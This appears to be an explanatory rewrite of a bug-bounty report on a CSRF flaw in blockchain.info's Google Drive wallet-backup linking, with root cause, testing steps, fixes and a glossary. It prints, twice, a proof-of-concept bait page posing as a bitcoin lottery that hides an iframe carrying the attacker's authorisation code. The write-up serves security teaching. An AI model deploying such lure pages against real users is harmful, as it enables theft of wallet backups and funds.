Stealing bitcoin wallet backups from blockchain.info
The blockchain.info wallet backup feature accepted a Google Drive authorisation code via a GET request without CSRF protection, so an attacker could embed a hidden iframe on a malicious page to store the victim's wallet backup in the attacker's Google Drive, letting the attacker import it and steal bitcoins.

The original lives on blog.shashank.co
We do not hold its text, so we link to it rather than copy it. The other two tabs are our own rewrites, checked against it.
What the report shows
The target is blockchain.info's wallet backup feature, which lets a user keep a wallet backup in Google Drive. The report opens by pointing at Blockchain's own tutorial on backup basics, which describes the Google Drive backup option.

The researcher found that the Google Drive linking flow is driven by a single GET request that carries the user's Google Drive authorisation code in the query string:
https://blockchain.info/wallet/gdrive-update?code={YourGdriveToken}

The report shows the same URL with the attacker's token in place of the victim's.
https://blockchain.info/wallet/gdrive-update?code={MYGdriveToken}
The delivery mechanism is a page the attacker hosts and gets the victim to open while the victim is logged in to blockchain.info. The page claims to be a bitcoin lottery and embeds the crafted URL in a hidden iframe:
<html>
 <head>
 <title>Some fancy bitcoin lottery page</title>
 </head>
 <body>
 <p>You won a lottery just open this page when you are logged in to blockchain.info and amount will be credited to you </p>
 <iframe sandbox="allow-scripts allow-forms" src="https://blockchain.info/wallet/gdrive-update?code={Attackers Gdrive Token}" style="width:1%;height:1%"></iframe>
 </body>
 </html>

The iframe is sized to one percent of the page. The sandbox attribute keeps allow-scripts and allow-forms. The report's title frames the goal as stealing bitcoin wallet backups. The report records a bounty of 1,600 USD. It does not give a severity rating, a CVSS score, a weakness classification or a fix.
Root cause
The report shows a Google Drive linking URL that carries a code parameter. Nothing ties that code to the session that started the linking flow. A correct OAuth-style link would bind the authorisation code to a value the server issued to that user's session and would refuse a code that was not issued for it.
Impact
The attacker does not need the victim's password or any interaction beyond opening a page.
How this kind of bug works
This is a cross-site request forgery variant against an OAuth callback. OAuth flows hand the client an authorisation code that it exchanges for tokens. If the client accepts a code without checking that it belongs to the current user's pending flow, an attacker can start a flow with their own account, capture the code, and feed it to a victim's browser. The victim's session then completes the exchange, binding the attacker's third-party account to the victim's data. The same weakness appears whenever a callback endpoint is reachable by GET, has no anti-CSRF token, and does not validate a per-session state value. Defences are the standard CSRF set: a state parameter generated per session and verified on return, rejection of cross-site requests, and confirmation of the account being linked before any data is written.
How to test for it
- Map every endpoint that completes a third-party link: cloud storage, payment providers, email, social logins. Look for callbacks that take a
code,tokenor similar parameter. - Start the linking flow with your own account and capture the callback request. Note whether it is a GET, whether it carries a CSRF token, and whether any
statevalue is present. - Replay the callback in a second browser profile logged in as a different user, without starting the flow there. If the second account becomes linked to the first account's provider, the binding is not session-scoped.
- Check whether the callback can be loaded cross-site: as an image, a form target or a hidden iframe. A positive result is a state change on the victim's account caused by a request the victim never initiated.
- Common false positives: the endpoint may require a one-time code that is already consumed, may check the
Referer, or may only display a confirmation page without writing anything. Verify the state change on the server side, not just the response body.
How it is fixed
Generate a random state value when the linking flow starts, store it against the user's session, and require an exact match when the callback returns. Reject callbacks with a missing or mismatched state. Make the callback a POST where the flow allows it, and require the user to confirm the account being linked before any backup is written. Invalidate the code after a single use and bind it to the session that requested it.
Hunting notes
These bugs cluster around OAuth and account-linking callbacks, especially older integrations with cloud drives, calendars and payment providers. Recon signals include callback URLs with code= in query strings, endpoints named after a provider plus an action such as update or callback, and flows that complete without an obvious confirmation step.
What happened, in plain words
Blockchain.info is a service for holding bitcoin. Blockchain's own tutorial explains a backup option, and the report starts by pointing at it. Blockchain's own tutorial explains this backup option, and the report starts by pointing at it.
A backup is just a copy of your wallet data kept somewhere else, so you can restore it if something goes wrong. Storing it in Google Drive means the copy lives in your Google account, which you control.
The report shows a single web address for the Google Drive update step, carrying a code in the query string. That address carries a Google Drive authorisation code in it:
https://blockchain.info/wallet/gdrive-update?code={YourGdriveToken}
A request is what your browser sends to a website when you open a link or load a page. The part after the question mark is called the query string: it is extra information attached to the address. Here the extra information is a code, a short-lived authorisation code that Google issues when someone agrees to connect an app to their Drive.
The address carries the code as plain text in the query string. So an attacker can put their own code in place of the victim's:
https://blockchain.info/wallet/gdrive-update?code={MYGdriveToken}
The report shows a page dressed up as a bitcoin lottery that embeds the crafted address in a hidden frame. It embeds the crafted address in a hidden frame:
<html>
 <head>
 <title>Some fancy bitcoin lottery page</title>
 </head>
 <body>
 <p>You won a lottery just open this page when you are logged in to blockchain.info and amount will be credited to you </p>
 <iframe sandbox="allow-scripts allow-forms" src="https://blockchain.info/wallet/gdrive-update?code={Attackers Gdrive Token}" style="width:1%;height:1%"></iframe>
 </body>
 </html>
Line by line:
- The
<title>and the<p>text are the bait. They tell the visitor they have won a lottery and must open the page while logged in to blockchain.info. The text tells the visitor to open the page while logged in to blockchain.info. <iframe>is a way to load one web page inside another. Thesrcattribute is the address being loaded, and here it is the craftedgdrive-updateaddress with the attacker's code.style="width:1%;height:1%"makes the frame one percent of the page.sandbox="allow-scripts allow-forms"is a restriction on what the framed page may do.
The report's title frames the goal as stealing bitcoin wallet backups. The report records a bounty of 1,600 USD. It gives no severity rating, no CVSS score, no weakness classification and no fix.
Why it works
The report shows a Google Drive update step that takes a code value. It does that on the basis of a simple browser request whose only input is the code value. Nothing ties that code to the session that started the linking.
A session is how a website remembers that you are logged in between page loads, usually via a cookie, a small piece of data your browser stores and sends back with each request. A correct linking flow would bind the authorisation code to a value the server issued to that particular user's session, and would refuse a code that was not issued for it.
The attacker needs no password and no action from the victim beyond opening a page.
In general, how this kind of bug works
This is a cross-site request forgery variant aimed at an OAuth callback. OAuth is the system behind "Log in with Google" style buttons: a website sends you to the provider, you agree, and the provider hands the website a short authorisation code that it exchanges for access. If the website accepts a code without checking that it belongs to the current user's pending flow, an attacker can start a flow with their own account, capture the code, and feed it to a victim's browser. The victim's session then completes the exchange, binding the attacker's third-party account to the victim's data.
The same weakness appears whenever a callback endpoint can be reached with a simple GET request, has no anti-CSRF token, and does not validate a per-session state value. A CSRF token is a random value a site puts in its forms so the server can tell a genuine submission from one forged by another site. A state value is the same idea for OAuth: a random string generated per session and checked when the provider sends you back.
The defences are the standard CSRF set: a state parameter generated per session and verified on return, rejection of cross-site requests, and confirmation of the account being linked before any data is written.
In general, how to test for it
- Map every endpoint that completes a third-party link: cloud storage, payment providers, email, social logins. Look for callbacks that take a
code,tokenor similar parameter. - Start the linking flow with your own account and capture the callback request. Note whether it is a GET, whether it carries a CSRF token, and whether any
statevalue is present. - Replay the callback in a second browser profile logged in as a different user, without starting the flow there. If the second account becomes linked to the first account's provider, the binding is not session-scoped.
- Check whether the callback can be loaded cross-site: as an image, a form target or a hidden iframe. A positive result is a state change on the victim's account caused by a request the victim never initiated.
- Common false positives: the endpoint may require a one-time code that is already consumed, may check the
Referer, or may only display a confirmation page without writing anything. Verify the state change on the server side, not just the response body.
In general, how it is fixed
Generate a random state value when the linking flow starts, store it against the user's session, and require an exact match when the callback returns. Reject callbacks with a missing or mismatched state. Make the callback a POST where the flow allows it, and require the user to confirm the account being linked before any backup is written. Invalidate the code after a single use and bind it to the session that requested it.
In general, where to look
These bugs cluster around OAuth and account-linking callbacks, especially older integrations with cloud drives, calendars and payment providers. Signals worth watching for include callback URLs with code= in query strings, endpoints named after a provider plus an action such as update or callback, and flows that complete without an obvious confirmation step.
Glossary
- Wallet: software or a service that stores the keys controlling bitcoin, and lets you send and receive it.
- Backup: a copy of wallet data kept elsewhere so it can be restored later.
- Google Drive: Google's cloud storage service, where files live in your Google account.
- Request: what a browser sends to a website when you open a link or load a page.
- GET request: the ordinary kind of request used when you open a link; its inputs travel in the address itself.
- Query string: the part of an address after the question mark, carrying extra values such as
code. - Endpoint: a specific address on a server that performs a particular action.
- Authorisation code: a short-lived value a provider such as Google issues when you agree to connect an app to your account.
- Token: a value that stands in for permission or identity, so the holder can act without a password.
- Session: how a site remembers you are logged in between page loads.
- Cookie: a small piece of data your browser stores for a site and sends back with each request, often used for sessions.
- iframe: a way to load one web page inside another.
- sandbox: an attribute on an iframe that restricts what the framed page may do.
- Cross-site request forgery (CSRF): tricking a logged-in victim's browser into sending a request the victim never intended.
- OAuth: the system behind "Log in with Google" style buttons, where a provider issues a code to a website you approve.
- Callback: the address a provider sends you back to after you approve a connection.
- CSRF token: a random value placed in forms so the server can tell genuine submissions from forged ones.
stateparameter: a random per-session value in OAuth flows, checked on return to prove the flow belongs to that user.- POST: a request type used to submit data, as opposed to simply opening a link.
- Referer: a header in which the browser reports the page a request came from.
- False positive: a test result that looks like a bug but is not one.
- CVSS: a standard scoring system for rating the severity of a vulnerability.
- Bounty: a payment a company makes to a researcher who reports a valid security bug.